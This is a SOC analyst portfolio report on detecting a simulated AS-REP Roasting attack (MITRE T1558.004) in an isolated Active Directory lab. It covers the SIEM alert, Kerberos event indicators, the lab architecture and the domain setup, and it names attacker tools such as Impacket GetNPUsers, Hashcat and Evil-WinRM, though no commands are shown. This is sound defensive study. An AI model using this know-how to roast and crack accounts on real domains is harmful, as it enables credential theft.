

SOC ANALYST PORTFOLIO PROJECT

AS-REP Roasting Detection, Investigation & Incident Response

Active Directory Kerberos Attack — Lab Simulation

Analyst :Mehenni May

Field	Details
Report Type	SOC Analyst Portfolio — Threat Detection & Incident Response
Scenario	Suspected AS-REP Roasting attack against corp.local AD domain
Environment	Isolated VirtualBox lab — Windows Server 2022 + Windows 10 + Kali Linux
Date	March 7, 2026
Analyst Role	SOC Tier 2 — Threat Investigation & Incident Response
Attack Technique	AS-REP Roasting (MITRE T1558.004) + WinRM Remote Access
Detection Method	Kerberos Event Log Analysis (Event ID 4768) + SIEM Alerting
Outcome	Full compromise confirmed — Domain Controller shell obtained
Severity	CRITICAL — Domain Controller fully compromised

1. Project Overview

1.1 Description of the Lab

This project documents a complete SOC analyst workflow applied to a simulated AS-REP Roasting attack executed in an isolated Active Directory lab environment. The lab replicates a realistic enterprise setup consisting of a Windows Server 2022 Domain Controller, a Windows 10 domain-joined workstation, and a Kali Linux attacker machine — all interconnected over a private VirtualBox network.

The attack was deliberately configured and executed to generate realistic artifacts (event logs, network traffic, authentication anomalies) that a SOC analyst would encounter when responding to a Kerberos-based intrusion. This report presents the investigation entirely from the defender perspective — analyzing attacker activity as observed evidence rather than as instructions.

1.2 Purpose of the Investigation

The investigation was triggered by abnormal Kerberos AS-REQ activity detected in Windows Security Event Logs on the Domain Controller. The SOC team identified multiple AS-REP responses being returned without prior pre-authentication validation — a behavioral indicator strongly associated with AS-REP Roasting.

The goal of this investigation was to:

- Confirm whether AS-REP Roasting was occurring on the corp.local domain
- Identify the targeted account(s) and attacker source IP
- Determine whether credential compromise had occurred
- Establish the full attack timeline
- Provide containment, eradication, and remediation guidance

1.3 Skills Demonstrated

Skill Area	Competency Demonstrated
Threat Detection	Identifying AS-REP Roasting via Kerberos Event ID analysis
Log Analysis	Windows Security Event Log investigation (Event IDs 4768, 4769, 4771, 4624, 4625)
SIEM Querying	Writing detection logic for Splunk / generic SIEM platforms
Incident Response	Following a structured IR playbook: Identify → Contain → Eradicate → Recover

MITRE ATT&CK	Mapping attacker behavior to T1558.004, T1078, T1021.006
Detection Engineering	Creating reusable SIEM detection rules for Kerberos abuse
AD Security	Understanding Kerberos architecture, AD misconfigurations, and hardening
Report Writing	Professional SOC investigation documentation suitable for a portfolio

2. SOC Scenario

2.1 Initial Alert — Suspicious Kerberos Activity Detected

At 08:27 AM on March 7, 2026, the SIEM platform generated a medium-priority alert titled:

ALERT [MED-001]: Anomalous AS-REQ Volume Detected — Multiple Kerberos TGT requests from 192.168.56.12 targeting corp.local accounts without pre-authentication timestamps.

The alert was escalated to a Tier 2 SOC analyst for investigation after the following observations were made by the automated SIEM correlation rule:

- Event ID 4768 (Kerberos TGT Request) was logged 2 times in a 60-second window from the same source IP (192.168.56.12) for two different user accounts (backupuser, user1)
- One of the AS-REP responses (for backupuser) was returned with Result Code 0x0 (Success) without a corresponding pre-authentication log entry
- The source IP (192.168.56.12) had not previously been seen authenticating to the domain
- The user account backupuser had not logged in for over 24 hours prior to this event

2.2 Why This Activity Triggered Investigation

In a healthy Kerberos environment, a TGT request (AS-REQ) is always preceded by a pre-authentication step where the client encrypts a timestamp with their password hash. When an AS-REP is returned without this pre-authentication proof, it indicates one of two conditions:

- The account has the 'Do Not Require Kerberos Pre-Authentication' flag set (UF_DONT_REQUIRE_PREAUTH) — a misconfiguration that makes the account vulnerable to AS-REP Roasting
- An attacker is actively probing domain accounts for this misconfiguration, collecting encrypted AS-REP tickets to crack offline

The combination of multiple accounts being queried from a single unknown IP in a short timeframe is a strong behavioral indicator of automated AS-REP Roasting using a tool such as Impacket's GetNPUsers.

2.3 Escalation Context

Indicator	Value	Significance
Source IP	192.168.56.12	Unknown host — no prior domain activity

Time Window	60 seconds	Multiple accounts queried — automated tool behavior
Accounts Targeted	backupuser, user1	Both accounts queried in the same session
Result for backupuser	0x0 (Success — hash returned)	AS-REP issued without pre-auth — VULNERABLE ACCOUNT
Result for user1	0x19 (Pre-auth required)	Account properly protected
WinRM Session	Observed ~30 min later	Suggests successful credential cracking and remote access

3. Lab Environment

3.1 Architecture

The lab simulates a small enterprise Active Directory environment. All machines run as VirtualBox virtual machines on a Host-Only network, completely isolated from the internet.

Machine	Role	OS	IP Address	Key Services
WIN-2FNENKK546O	Domain Controller (Target)	Windows Server 2022 Std	192.168.56.10	Kerberos, LDAP, SMB, WinRM, DNS
DESKTOP-GRPCORE	Domain Client Workstation	Windows 10	192.168.56.11	SMB, WinRM
kali (Attacker)	Attacker Machine	Kali Linux 2025.3	192.168.56.12	Impacket, Hashcat, Evil-WinRM

3.2 Domain Configuration

Parameter	Value
Domain Name	corp.local
NetBIOS Name	CORP
Forest/Domain Functional Level	Windows Server 2016

Domain Controller Hostname	WIN-2FNENKK546O
DC IP / DNS	192.168.56.10 (self-referential DNS)
Global Catalog	Enabled
Domain Users	Administrator, backupuser, Guest, krbtgt, User1

3.3 Domain Controller Setup Evidence

The following screenshots document the AD DS configuration as deployed in the lab:




Figure 1 — AD DS Wizard: New forest corp.local deployment configuration




Figure 2 — Domain Controller options: Forest level Windows Server 2016, DNS and Global Catalog enabled




Figure 3 — Additional options: NetBIOS name CORP confirmed




Figure 4 — Paths configuration: NTDS, Logs and SYSVOL under C:\Windows

